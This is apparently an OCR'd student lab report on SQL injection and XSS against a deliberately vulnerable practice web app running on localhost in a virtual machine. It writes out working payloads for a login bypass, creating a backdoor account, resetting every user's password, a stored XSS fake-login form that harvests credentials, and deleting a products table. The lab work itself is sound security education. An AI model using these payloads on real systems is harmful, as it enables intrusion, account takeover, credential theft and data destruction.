

Project 3 – SQL and XSS Attacks


Mounika Muddypaka (801391994)

1. Bypass the login screen. Without using a username and password, hack into the website login page using the appropriate script or command injection.

   We can login to the website without knowing password by using `'or'1'=1'` as the password.
   This will be executed as:
   `SELECT * FROM users WHERE email = "email" AND password = ''or 1'='1''`
   The condition 1=1 will enable the user to login without requiring any password





SQLi-vm32 [Running] - Oracle VM VirtualBox
Login Page
localhost:8080/SQLInjection/index.html
Login
Username *
JohnConnor
Password *
Login
Click here to unregister an account
View Database Status



SQLi-vm32 [Running] - Oracle VM VirtualBox
Product Management
localhost:8080/SQLInjection/UserManagementServlet?action=login
Products
Add a new Product
Back to Login
Code Description Price
IP214 Laptop 1230.0
LM25 Lamp 21.0
DS12 Disk 63.12
Do you want Google Chrome to update your password for this site?
JohnConnor
Update password
Nope

2. **Open a backdoor. Once a hacker is in, they immediately open a backdoor (a way that they can use later to log into the system without hacking it again, such as creating a new account). Therefore, in this task, you should create a new user account and keep it as a backdoor.**

   The below script can be injected to insert our own user into the database:


```
INSERT into users(id, firstName, lastName, email, password)
VALUES("7", "mounika", "muddypaka", "mounika123", "mounika");
```






3. **Take over all customer accounts in the website by setting all of their passwords to ‘123’. Once a backdoor is created, now you need to attack other customers and hijacking their accounts, set all of their passwords to one value so you can log into their accounts whenever you please.**

   The below script can be injected to change all the users password to ‘123’:
   `Update users SET password=”123”`







4. **Use XSS attack to run script on a user (victim) if they go to view products page. An XSS attack is like planting a trap, you plant it, and then you wait for a victim to step on it. So if you add a new product that has an XSS in its name, then when another customer logs in and views all products, he will be caught by your trap, or in other words, your script in the XSS will run on his machine. In this task, plant XSS in the product list by adding a new product that has a script in its name. You may want to watch an introduction to XSS attacks.**

   Here we're injecting a javascript into the website which creates another login page using which we can get access to the user's credentials

```
<script type="text/javascript"> document.body.innerHTML =
`<h3>Please login to proceed</h3><form
action=http://localhost:8080>Username:<input type="username"
name ="username"><br/>Password:<input type="password"
name="password"><br/><input type="submit" value="Login">`
</script>
```







5. **Wipe the products database. Sometimes, a hacker wants to destroy things rather than steal them (Denial of Service attacks). This could be done by wiping the database. In this task, you should delete all products. After successfully deleting all products, you should see an empty list of products when you log in. Tip: use sql statements that remove tables.**

   The following script can be injected to delete the product table:

   ```
   delete from products;
   ```




   The product table is empty after this script is executed:

